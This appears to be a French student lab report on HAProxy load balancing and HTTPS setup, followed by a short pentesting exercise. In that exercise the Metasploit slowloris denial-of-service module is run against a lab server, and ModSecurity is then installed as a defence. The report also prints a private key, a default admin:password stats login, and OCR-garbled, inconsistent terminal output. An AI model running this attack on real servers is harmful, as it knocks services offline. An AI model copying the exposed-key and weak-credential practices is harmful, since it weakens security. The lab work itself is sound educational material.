
**Vérifier que les serveurs web sont accessibles via l'adresse IP du répartiteur de charge HAProxy dans le navigateur.**

Comme vous pouvez le constater ci-dessous sur la première page, l'adresse IP de notre HAProxy est **192.168.175.135**.

Lorsque nous saissons cette adresse IP dans votre navigateur, nous serions redirigés vers notre serveur web 1.


```
frontend my_frontend
    bind 192.168.175.135:80
    default_backend servers_cluster

backend servers_cluster
    mode http
    balance roundrobin
    server apache_server1 192.168.175.132:80 check
    server apache_server2 192.168.175.134:80 check
```




**Vérifier qu'à chaque rafraîchissement de la page dans le navigateur, on change systématiquement de serveur répondant. Pourquoi ?**

Cela se produit parce que HAProxy utilise la méthode **roundrobin** pour la répartition de charge, qui distribue les requêtes de manière équitable et séquentielle entre les serveurs.




**Éteindre l'un des deux serveurs (service apache2 stop) : vérifier que c'est maintenant toujours le serveur encore actif qui répond.**

Nous optons pour l'extinction du premier serveur en utilisant la commande `systemctl stop apache2`. En conséquence il y'a que le deuxième serveur qui prend en charge.



***Remettre le serveur éteint en marche, et constater que l'alternance des deux serveurs est rétablie.***

Nous réutilisons la commande `systemctl status apache2` pour redémarrer le service Apache, et nous pouvons constater que les basculements fonctionnent correctement lorsque nous actualisons la page.




## V : Persistance basée sur des cookies

Tout d'abord, nous modifierons le fichier `nano /etc/haproxy/haproxy.cfg` et configurerons le frontend avec l'ajout de l'instruction suivante : "cookie SERVERUSED insert indirect nocache"

```
frontend my_frontend
    bind 192.168.175.135:80
    default_backend servers_cluster

backend servers_cluster
    mode http
    balance roundrobin
    server apache_server1 192.168.175.132:80 cookie check
    server apache_server2 192.168.175.134:80 cookie check
```

Comme nous pouvons le voir, le deuxième serveur et sur le deuxième navigateur.



## VI : Visualisation des statistiques

Nous modifions le document `/etc/haproxy/haproxy.cfg` et nous rajoutons les lignes ci-dessous :

```
frontend stats
    stats enable
    bind 192.168.175.135:8080
    log global
    stats auth admin:password
    stats uri /stats
```

Et on redémarre avec la commande : `service haproxy restart.`

## TÂCHE 5 – MISE EN PLACE DE LA HAUTE DISPONIBILITÉ DE HTTPS

### I Configuration

(1) Créer un certificat et une clé privée comme dans la tâche 3. Par défaut, les certificats sont à stocker dans le dossier /etc/ssl/certs/ et les clés privées dans /etc/ssl/private.

Pour générer un certificat auto-signé et une clé privée, on utilise la commande ci-dessous comme pour la tâche 3.

Premièrement, on effectue `apt-get install openssl`

```
sudo openssl req -x509 -nodes -days 365 -newkey rsa:2048 -out  
/etc/ssl/certs/server.pem -keyout /etc/ssl/private/server.key
```

```
oot@ancienmiracle:~# openssl req -x509 -nodes -days 365 -newkey rsa:2048 -out /  
tc/ssl/certs/server.pem -keyout /etc/ssl/private/server.key  
.....+.....+++++++.+.....+.....+.....+.....+.....+.....+.....+.....  
++*.....+.....+.....+.....+.....+.....+.....+.....+.....+.....+.....  
.....+.....+.....+.....+.....+.....+.....+.....+.....+.....+.....+.....  
+*.....+.....+.....+.....+.....+.....+.....+.....+.....+.....+.....  
+.....+.....+.....+.....+.....+.....+.....+.....+.....+.....+.....  
.....+.....+.....+.....+.....+.....+.....+.....+.....+.....+.....+.....  
.....+.....+.....+.....+.....+.....+.....+.....+.....+.....+.....+.....  
.....+.....+.....+.....+.....+.....+.....+.....+.....+.....+.....+.....  
.....+.....+.....+.....+.....+.....+.....+.....+.....+.....+.....+.....  
.....+.....+.....+.....+.....+.....+.....+.....+.....+.....+.....+.....  
.....+.....+.....+.....+.....+.....+.....+.....+.....+.....+.....+.....  
.....+.....+.....+.....+.....+.....+.....+.....+.....+.....+.....+.....  
+....+.....+.....+.....+.....+.....+.....+.....+.....+.....+.....+.....  
+.....+.....+.....+.....+.....+.....+.....+.....+.....+.....+.....+.....  
.....+.....+.....+.....+.....+.....+.....+.....+.....+.....+.....+.....  
.....+.....+.....+.....+.....+.....+.....+.....+.....+.....+.....+.....  
+....+.....+.....+.....+.....+.....+.....+.....+.....+.....+.....+.....  
+....+.....+.....+.....+.....+.....+.....+.....+.....+.....+.....+.....  
+++  
---  
ou are about to be asked to enter information that will be incorporated  
into your certificate request.  
What you are about to enter is what is called a Distinguished Name or a DN.  
There are quite a few fields, but you can leave some blank.
```

(2) Pour HAProxy, le certificat et la clé privée doivent être dans le même fichier, il faut donc fusionner ces deux fichiers : #echo /etc/ssl/certs/server.pem  
`/etc/ssl/private/server.key > /etc/ssl/certs/haproxy.pem`

Ensute, fusionnons le certificat et la clé privée :

```
#cat /etc/ssl/certs/server.pem /etc/ssl/private/server.key
| sudo tee /etc/ssl/certs/haproxy.pem
-bash: sudo : commande introuvable
root@ancienmiracle:~# cat /etc/ssl/certs/server.pem /etc/ssl/private/server.key
| tee /etc/ssl/certs/haproxy.pem
-----BEGIN CERTIFICATE-----
MIIEF7CCAv2gAwIBAgIUY3MjmJzKgLmnfPb/72/YSrowjNQwDQYJKoZIhvcNAQEL
BQAwgZkxCzAjBgNVBAYAmzYQ04wDAYDVQQIDAVQYXJpczEOMAwGAUEBwwFUGFy
aXMrEDAOBgNVBAoRB0hhchJveHkhTAbBgNVBAsMFEE9yZ2FuaxNhdG1vbibNaxJh
Y2x1MRUwEwYDVQDDAx0aXNlcnzlci5jb20wIjAgBgkqhkiG9w0BQCWE2xhbW91
a2F0ZUBnbFpbC5jb20wHhcNNjQwMjI2MjAxNzQwWhcNMjUwMjI1MjAxNzQwWjCB
mTELMAkGA1UEBhMCZnIxDjAMBgNVBhcm1zMQ4wDAYDVQQHDAVQYXJpczEQ
MA4GA1UECgwHSGFwcm94eTEdMBsGA1UECwUT3jnYw5pc2F0aW9uIE1pcmFjbGUx
FTATBgNVBAMMDHRpc2VydmyLmNbTeiMCAGCSqGSIb3DQEJARYTbGftb3VrYXR1
QGdtYw1LmNbTCCASlwQZIhvcNAQEBBQDggEPADCCAQcggEBANBIQq9
L9ZSu@03c6wusSgXAhWb4RzRAhCP8NXzbkrumI/F0dpMfmFPqaUp0n5anK23ahW
FI80krks1Ct5Y1fe/AVLxP/frEW0kZwWkTrOmc743kW8cCaAP1YLFFbzT99Hdu5/
X7miol8av1IvVEEJGVkidab1rYBmw/+45+HxPKMr7nH9H0EUDDgX3mhE50mTvM
vq+jgh3AUvVsvrdnyT+V4kTsexxs@Fo/Yke17MEKY/AMgwIZ021FQ2/mCQAUzvE0WG
sG/B51kX2zbyf1XHMSRFpM75qz8nda/2p08ChAnJ0eqq+Cnf/vAMUNwZ5emBMIR
jQsC18cOAeYf7MCawEAAntMFEwHQYDVR0BByEFGz8w9jVqqiTmWvOe3oRIFLW
R1PvM88A1UdQYJkoZIhvcNAQELBQAQDggEBAF1+i5xp6cWkfTeS+09Pjw8hzar3cT8
Wo5cYG+Bik9f3LM0mFZnJ9FvpKRuzJ2H9HPch/FzrvOmM7ST3oHf21Czqy59+6X
LFEqvUOXRipRazchlGun8vkgu+lEvsw9X9RL0vU5dgTzKpBnsdiOPT5iTJ6ffFV
eeqjFTraU4b9VeN8GwmtGYFd6ZaMkUYV/1NV1SCG3Her8cNoEh39v+Qr137vDrs
IPGsLWHL@0Fi3G2jRxHBu7J4kVzFB9TlRPkoHt1+rUy31RxcvY7f2lMo6hGQM7M
8Uw+Hxdg4gBHpqLs8s59Gf+cRJPA70h//+EuzqChaGIUNchY5Iz++y10=
-----END CERTIFICATE-----
-----BEGIN PRIVATE KEY-----
MIIEvgIBADANBgkqhkiG9w0BAQEFAASCBkgwggsKAgEAAoIBAQCs13gpYbdA6R3V
d78A/FU0sp1FlxvdsY8kaopS1kacc6mjZYg9by5d8jDsdBxkePyu4rFjTLue5t
/6jhQia1pc0zKjVuZxu+CFEOsmcDeb8fAj9e7hdhi5ctrumt4jXQy0ZnGx+wK3y9
RF5U50q+akkJzu8n17YKLL6TKyEtP6IbhpnvURK01udNPoNlu02Bxy9Xkb5uH
fEfPtgMHPflels3qcU66huA2EdD0+Mv9zdEA03yVIGjYsy39zEYn5IG5mmyrZC9U
MbCGioLt2rFBwEGawx6BXDNJtzGdyZj05IopCGrG9xfu1ytq5c3QbI3XtkWUyy
zKA69b1AgMBAECggEAHjeHP4vBmQ5Fc/y/dsIWuEyzrmG00Y8CXNf3T4p+ncq
zjfds208yApjhjnkJbj3uThrbm/iwWlXxIEvxS0nzMbqc8Qwfxbgh95HBqRT4G1MuP
DV5180gMNuyzgzsR3MNsZTv/b9W+kIZC65QIUf4mWnLenIV41TgDnV1J23qlML
hHL0fiRdUums6zN8GwmtGYFx1622heFQMe4zxwG8Ag/xae7yriN03J1XKcfEmhJ+uT9rkvh
aergrT1FqVneXvJd/uel061LNTe0r1Q02m0j1aD41WK4RmF40FkgDXNhvZxgIr+
sNz2k0G8Ia9xY7MqiKPwV1ZT4YEi68rf59H0hJFzAQK8gQDagT90+GC8eUuaoc9Y
/blwdGng+Rwe+bxw4Lug5ZBsqt1Ne8vEWpXVa1WbhmdSX3dmQzXQmbJoz0An
3zfT1Uw7Nwb6x7KCoKor3YJGjzW4ZdBpaoQE14MI+OY4189QubSMylSwshGWA
1b7q6mL3ePoj+n2h8dTdwSNQKBgQDKNUpW01rvsLQtikHviVQldbeRhN6TUCv
ri/zeq@cafW81Mmlq3Soi3FjwIseouua0Vc8o318931JPS0tRxxwqjpyw64QseaI
99QpV5dmnCKFN83bOSXKhwr+4wlxnOlhSmDfgjaOCThGfnq2N2HJ0G/y6cs39
Knh7o61JwQK8gQCVTmfIIfqJryB4q0UZ/BNTizBRiCR9TN2/ZWwU6AiK3tqphHAV
uaQufP3+nV9bypYTp9h420dMlhGyGhzF1WhhPUncmZvqVxArS7ujBqmMTjGdd
wndkW0wLsv1H57BDMaQuDbbutU/SugZbXO3Bm3udnTv8uAoZCwKsp9EWQK8gQDF
6czdg/Dos5fiojI/7FM3G/avzaTBSmGRUz0etpmIwUk8nlbcubZP9VPBT8aaiw7o
/3CMFELZTC+s3t5Up26hFL61+itY0vyGnhGzvDudR0YfSJy57+suKiITsgSN
TqhxzpsOp9gnarQMY4rRIV0eZ32z+E0ZqPzqwtFwQKBgDVX701VGIpphFknlvxg
J7Hm/14SdxaykDz33GKCSZKkhAHa9JL4J5AqfIX9Bb5gAd9dsU1mKoyEy2a5PQm
2ETNe9Jn6sUft6d63SA5UTJH8005cRv3o1drLQyNAwHS9t8XvDAcMRMaHSjyuH
g71at5DE3JroKAL5Nhgmtt94
-----END PRIVATE KEY-----
```

(3) Modifier la section frontend du fichier de configuration, en ajoutant la ligne suivante : bind :443 ssl cert /etc/ssl/certs/haproxy.pem


### Étape 3 : Modifier la Configuration de HAProxy

Pour modifier, on utilise la commande `sudo nano /etc/haproxy/haproxy.cfg`

```
frontend my_frontend
    bind 192.168.175.135:443 ssl cert /etc/ssl/certs/haproxy.pem
    bind 192.168.175.135:80
```

Nous avons vérifié que le port 443 est désormais en écoute sur le répartiteur, nous pouvons nous connecter aux serveurs en utilisant HTTPS et l'équilibrage de charge fonctionne correctement.

# TP # 2 Pentesting: Attaque SlowLoris



## Mise en Place de l'Environnement de Test

Pour commencer, nous utilisons la commande pour mettre à jour les paquets et on installe apache2 :

```
sudo apt-get update,  
sudo apt-get install apache2
```

nous vérifions que le service apache2 fonctionne :

```
systemctl status apache2
```

```
└─(root㉿kali)-[~/home/kali]  
└─# systemctl status apache2  
● apache2.service - The Apache HTTP Server  
  Loaded: loaded (/usr/lib/systemd/system/apache2.service; disabled; preset: disabled)  
  Active: active (running) since Tue 2024-02-27 06:25:38 EST; 1min 12s ago  
    Docs: https://httpd.apache.org/docs/2.4/  
   Process: 15812 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCCESS)  
 Main PID: 15828 (apache2)  
    Tasks: 7 (limit: 2259)  
   Memory: 25.2M (peak: 25.4M)  
     CPU: 143ms  
    CGroup: /system.slice/apache2.service  
           ├─15828 /usr/sbin/apache2 -k start  
           ├─15839 /usr/sbin/apache2 -k start  
           ├─15840 /usr/sbin/apache2 -k start  
           ├─15841 /usr/sbin/apache2 -k start  
           ├─15842 /usr/sbin/apache2 -k start  
           ├─15843 /usr/sbin/apache2 -k start  
           └─16348 /usr/sbin/apache2 -k start  
  
Feb 27 06:25:38 kali systemd[1]: Starting apache2.service - The Apache HTTP Server ...  
Feb 27 06:25:38 kali apachectl[15827]: AH00558: apache2: Could not reliably determine the server's full  
Feb 27 06:25:38 kali systemd[1]: Started apache2.service - The Apache HTTP Server.
```

### Mise en place et exécution de l'attaque slowloris

Premièrement, nous commençons par ouvrir **mfconsole** :

```
[root@kali]# msfconsole
Metasploit tip: Network adapter names can be used for IP options set LHOST
eth0

[=][ metasploit v6.3.55-dev ]+
+ --=[ 2397 exploits - 1235 auxiliary - 422 post ]+
+ --=[ 1388 payloads - 46 encoders - 11 nops ]+
+ --=[ 9 evasion ]+


Metasploit Documentation: https://docs.metasploit.com/
```

Puis, nous sélectionnons l'attaque slowloris en tapant la commande `use auxiliary/dos/http/slowloris`

```
msf6 > use auxiliary/dos/http/slowloris  
msf6 auxiliary(dos/http/slowloris) > █
```

Nous définissons le nombre de socket pour ma part je vais envoyé à la machine ciblé à 1000sockets.

```
msf6 auxiliary(dos/http/slowloris) > set sockets 3000  
sockets => 3000
```

et nous saisions l'adresse IP de la machine que nous voulons attaquer en tapant la commande `set rhost 192.168.175.132` et nous lançons l'attaque avec `run` :

```
msf6 auxiliary(dos/http/slowloris) > set rhost 192.168.43.228
rhost => 192.168.43.228
msf6 auxiliary(dos/http/slowloris) > run  "the quieter you
[*] Starting server...
[*] Attacking 192.168.43.228 with 150 sockets
[*] Creating sockets ...
[*] Sending keep-alive headers ... Socket count: 150
```

nous pouvons observer plusieurs sockets envoyés sur la machine cibleée

```
[*] Starting server...scope host: lo
[*] Attacking 192.168.43.228 with 150 sockets
[*] Creating sockets ... host: noprefixroute
[*] Sending keep-alive headers ... Socket count: 150
```

## Installation de ModSecurity

Premièrement, nous mettons à jour le système et on upgrade les paquets avec les commandes `apt-get update && upgrade`

```
[root@kali)-[~/home/kali]  
# apt-get update && upgrade  
0% [Connecting to http.kali.org]■
```

Ensuite, nous installons un serveur apache2 à l'aide de la commande `apt-get install apache2` et on vérifie si le service fonctionne en utilisant la commande `systemctl status apache2`.

```
[root@kali]-[~/home/kali]ferred_lft forever
[ ]# apt-get install apache2ST,UP,LOWER_UP> mtu 1500 qdisc fq_code
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done _lft 1935sec
apache2 is already the newest version (2.4.58-1+b1).prefixroute
The following packages were automatically installed and are no lo
  cython3 debtags kali-debtags libjavascriptcoregtk-4.0-18 libqt5
  libucl1 libwebkit2gtk-4.0-37 python3-backcall python3-debian py
  python3-unicodedcsv
Use 'sudo apt autoremove' to remove them.
0 upgraded, 0 newly installed, 0 to remove and 126 not upgraded.
```

```
apache2.service - The Apache HTTP Server
   Loaded: loaded (/usr/lib/systemd/system/apache2.service; disabled; preset: disabled)
   Active: active (running) since Tue 2024-02-27 06:25:38 EST; 30min ago
     Docs: https://httpd.apache.org/docs/2.4/
 Process: 15812 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCCESS)
 Main PID: 15828 (apache2)
    Tasks: 11 (limit: 2259)
   Memory: 22.9M (peak: 103.5M swap: 1.6M swap peak: 1.7M)
      CPU: 3.990s
     CGroup: /system.slice/apache2.service
             ├─15828 /usr/sbin/apache2 -k start
             ├─25706 /usr/sbin/apache2 -k start
             ├─26063 /usr/sbin/apache2 -k start
             ├─28093 /usr/sbin/apache2 -k start
             ├─28102 /usr/sbin/apache2 -k start
             ├─28103 /usr/sbin/apache2 -k start
             ├─28112 /usr/sbin/apache2 -k start
             ├─28113 /usr/sbin/apache2 -k start
             ├─28114 /usr/sbin/apache2 -k start
             ├─28115 /usr/sbin/apache2 -k start
             └─28124 /usr/sbin/apache2 -k start

quiet you become, the more you
```

Maintenant on fait l'installation du mod security à l'aide de la commande :  
`apt-get install libapache2-mod-security2`

```
root@kali:~# apt-get install libapache2-mod-security2
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
```

Nous activons le module Mode security à l'aide de la commande :  
`sudo a2enmod security2` et on relance le service apache2 avec la commande  
`systemctl restart apache2`, et sans d'oublier de vérifier le status avec la  
commande : `apache2ctl -M | grep security2`

```
root@kali:~# a2enmod security2
Considering dependency unique_id for security2:
Module unique_id already enabled
Module security2 already enabled_lft forever
```

Maintenant, nous téléchargeons les règles de base de ModSecurity :

avec wget

<https://github.com/SpiderLabs/owasp-modsecurity-crs/archive/v3.5/master.zip>

```
# wget https://github.com/owasp-modsecurity-crs/archive/v3.5/master.zip
--2024-02-27 07:07:46-- https://github.com/owasp-modsecurity-crs/archive/v3.5/master.zip
Resolving github.com (github.com)... 140.82.115.11
Connecting to github.com (github.com)|140.82.115.11|:443... connected.
```

8. Nous copions le fichier de configuration par défaut de ModSecurity : avec `cp /etc/modsecurity/modsecurity.conf{-recommended,}`

9. Nous configurons le modSecurity pour utiliser les règles OWASP avec la  
commande `nano /etc/modsecurity.d/modsecurity.conf` et nous ajoutons la ligne  
suivante à la fin du fichier : `IncludeOptional modsecurity.d/owasp-crs/crs-setup.conf`

```
IncludeOptional modsecurity.d/owasp-crs/crs-setup.conf
```

Et nous redémarrons le service Apache2 à l'aide de la commande `service apache2 restart.`